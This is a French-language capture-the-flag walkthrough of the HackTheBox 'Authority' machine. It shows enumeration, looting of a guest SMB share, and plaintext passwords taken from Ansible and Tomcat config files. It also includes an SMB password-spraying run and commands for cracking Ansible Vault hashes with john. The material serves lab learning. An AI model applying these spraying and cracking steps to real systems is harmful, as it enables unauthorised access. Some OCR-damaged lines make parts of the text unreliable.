
```
authority.htb > /etc/hosts
```

Enumeration

HTTP




gobuster




```
[Aug 28, 2025 - 14:38:32 ] HTB_VIP /workspace →  gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/direc
authority.htb/  -t 50
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://authority.htb/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
```

subdomains with ffuf



```
[Aug 28, 2025 - 14:38:11 ] HTB_VIP /workspace →  ffuf -u http://authority.htb/ -w /usr/share/seclists/D
t:FUZZ.authority.htb" -fs 703

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://authority.htb/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.authority.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 703
________________________________________________
```


RPC



```
[Aug 28, 2025 - 14:25:06 ] HTB_VIP /workspace →  showmount -e 10.129.229.56
clnt_create: RPC: Unable to receive
```


SMB

```
nxc smb 10.129.229.56 -u 'guest' -p '' --shares
```




```
SMB         10.129.229.56   445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:aut
1:False)
SMB         10.129.229.56   445    AUTHORITY        [+] authority.htb\guest:****
SMB         10.129.229.56   445    AUTHORITY        [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
SMB         10.129.229.56   445    AUTHORITY        [*] Enumerated shares
SMB         10.129.229.56   445    AUTHORITY        Share           Permissions     Remark
SMB         10.129.229.56   445    AUTHORITY        -----           -----------     ------
SMB         10.129.229.56   445    AUTHORITY        ADMIN$                          Remote Admin
SMB         10.129.229.56   445    AUTHORITY        C$                              Default share
SMB         10.129.229.56   445    AUTHORITY        Department Shares
SMB         10.129.229.56   445    AUTHORITY        Development     READ
SMB         10.129.229.56   445    AUTHORITY        IPC$            READ            Remote IPC
SMB         10.129.229.56   445    AUTHORITY        NETLOGON                        Logon server share
SMB         10.129.229.56   445    AUTHORITY        SYSVOL                          Logon server share
```

```
nxc smb 10.129.229.56 -u 'guest' -p '' -M spider_plus -o DOWNLOAD_FLAG=True
```




```
[Aug 28, 2025 - 14:50:38 ] HTB_VIP nxc_spider_plus →  nxc smb 10.129.229.56 -u 'guest' -p '' -M spider_plus -o DOWNLOAD_FLAG=True
SMB         10.129.229.56   445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.
1:False)
SMB         10.129.229.56   445    AUTHORITY        [+] authority.htb\guest:****
SMB         10.129.229.56   445    AUTHORITY        [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
SPIDER_PLUS 10.129.229.56   445    AUTHORITY        [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.129.229.56   445    AUTHORITY        [*]  DOWNLOAD_FLAG: True
SPIDER_PLUS 10.129.229.56   445    AUTHORITY        [*]     STATS_FLAG: True
SPIDER_PLUS 10.129.229.56   445    AUTHORITY        [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.129.229.56   445    AUTHORITY        [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.129.229.56   445    AUTHORITY        [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.129.229.56   445    AUTHORITY        [*]  OUTPUT_FOLDER: /root/.nxc/modules/nxc_spider_plus
SMB         10.129.229.56   445    AUTHORITY        [*] Enumerated shares
SMB         10.129.229.56   445    AUTHORITY        Share           Permissions     Remark
SMB         10.129.229.56   445    AUTHORITY        -----           -----------     ------
SMB         10.129.229.56   445    AUTHORITY        ADMIN$                          Remote Admin
SMB         10.129.229.56   445    AUTHORITY        C$                              Default share
SMB         10.129.229.56   445    AUTHORITY        Department Shares
SMB         10.129.229.56   445    AUTHORITY        Development     READ
SMB         10.129.229.56   445    AUTHORITY        IPC$            READ            Remote IPC
SMB         10.129.229.56   445    AUTHORITY        NETLOGON                        Logon server share
SMB         10.129.229.56   445    AUTHORITY        SYSVOL                          Logon server share
```




```
[Aug 28, 2025 - 14:53:24 ] HTB_VIP PWM →  cat ansible_inventory
ansible_user: administrator
ansible_password: Welcome1
ansible_port: 5985
ansible_connection: winrm
ansible_winrm_transport: ntlm
ansible_winrm_server_cert_validation: ignore#
```

```
administrator/Welcome1
```



```
[Aug 28, 2025 - 14:53:53 ] HTB_VIP PWM →  cat ansibl
[defaults]

hostfile = ansible_inventory
remote_user = svc_pwm
```

```
svc_pwn
```



```
[Aug 28, 2025 - 15:03:51 ] HTB_VIP templates →  cat tomcat-users.xml.j2
<?xml version='1.0' encoding='cp1252'?>

<tomcat-users xmlns="http://tomcat.apache.org/xml" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
 version="1.0">

<user username="admin" password="T0mc@tAdm1n" roles="manager-gui"/>
<user username="robot" password="T0mc@tR00t" roles="manager-script"/>

</tomcat-users>
```

```
T0mc@tAdm1n
T0mc@tR00t
```


```
# ca_own_root: 'yes' if you want to have yout own root CA.
# if no, set ca_certificate_path manually
ca_own_root: yes

# A passphrase for the CA key.
ca_passphrase: SuP3rS3creT

# The common name for the CA.
ca_common_name: authority.htb

# Other details for the CA.
ca_country_name: NL
ca_email_address: admin@authority.htb
ca_organization_name: htb
ca_organizational_unit_name: htb
ca_state_or_province_name: Utrecht
ca_locality_name: Utrecht

# There are two formats to request a key and certificate:
# 1. With details: (Includes `name:`)
# ca_requests:
#   - name: certificate1.example.com
#     passphrase: S3creT
#
```

```
SuP3rS3creT
S3creT
```


Exploitation

Lateral movement as svc_pwn


users & passwords spraying



```
[Aug 28, 2025 - 15:11:25 ] HTB_VIP /workspace →  cat users.txt
svc_pwn
administrator
```




```
[Aug 28, 2025 - 15:12:55 ] HTB_VIP /workspace →  cat password.txt
Welcome1
T0mc@tAdm1n
T0mc@tR00t
SuP3rS3creT
S3creT
svc_pwn
```



```
[Aug 28, 2025 - 15:12:56 ] HTB_VIP /workspace →  nxc smb 10.129.229.56 -u users.txt -p password.txt --continue-on-success
SMB         10.129.229.56   445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMB
1:False)
SMB         10.129.229.56   445    AUTHORITY        [+] authority.htb\svc_pwn:Welc**** (Guest)
SMB         10.129.229.56   445    AUTHORITY        [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
SMB         10.129.229.56   445    AUTHORITY        [-] authority.htb\administrator:Welc**** STATUS_LOGON_FAILURE
SMB         10.129.229.56   445    AUTHORITY        [+] authority.htb\:Welc**** (Guest)
SMB         10.129.229.56   445    AUTHORITY        [-] authority.htb\administrator:T0mc**** STATUS_LOGON_FAILURE
SMB         10.129.229.56   445    AUTHORITY        [-] authority.htb\administrator:T0mc**** STATUS_LOGON_FAILURE
SMB         10.129.229.56   445    AUTHORITY        [-] authority.htb\administrator:SuP3**** STATUS_LOGON_FAILURE
SMB         10.129.229.56   445    AUTHORITY        [-] authority.htb\administrator:S3cr**** STATUS_LOGON_FAILURE
SMB         10.129.229.56   445    AUTHORITY        [-] authority.htb\administrator:svc_**** STATUS_LOGON_FAILURE
```

> **Note**
>
> Parfait, on a trouvé les identifiants de SVC_PWN c'étais un rabbit hole.

je ne trouvais rien cet user, c'est là où j'ai vu que j'ai raté un port :



Please Sign in

Password Self Service

User Name

Password

Sign in

PWM is in open configuration mode and is not secure.

Configuration Manager

Configuration Editor

Et je me suis souvenu de hash présents dans le SMB partage :


> **Note**
>
> Dans le contexte que tu manipules (Ansible), **Vault** est une fonctionnalité d’Ansible qui permet de **chiffrer des données sensibles**, comme des mots de passe ou des clés, pour les stocker dans des fichiers YAML ou playbooks sans les exposer en clair.

```
pwm_admin_login: !vault |
          $ANSIBLE_VAULT;1.1;AES256

326665343864353665376531366637316331386162643232303835663339663466623131613262396134353663663462373265633832356663356239383039640a346431373431666433343434366139
6134353663663462373265633832356663356239383039640a346431373431666433343434366139

356536343763336662346134663965343430306561653964643235643733346162626134393430333
```

```
          $ANSIBLE_VAULT;1.1;AES256

3135633834396332306337343536326132356339323563336535613461626166643339326337373б
```

```
          $ANSIBLE_VAULT;1.1;AES256

31356338343963323063373435363261323563393235633365356134616261666433393263373736

3335616263326464633832376261306131303337653964350a363663623132353136346631396662

38656432323830393339336231373637303535613636646561653637386634613862316638353530

3930356637306461350a316466663037303037653761323565343338653934646533663365363035
          6531

ldap_uri: ldap://127.0.0.1/
ldap_base_dn: "DC=authority,DC=htb"
ldap_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256

63303831303534303266356462373731393561313363313038376166336536666232626461653630

3437333035366235613437373733316635313530326639330a643034623530623439616136363563

34646237336164356438383034623462323531316333623135383134656263663266653938333334

3238343230333633350a646664396565633037333431626163306531336336326665316430613566
          3764#
```

```
ansible2john.py hash > pwn.hash
john --wordlist=/usr/share/wordlists/rockyou.txt pwn.hash
```



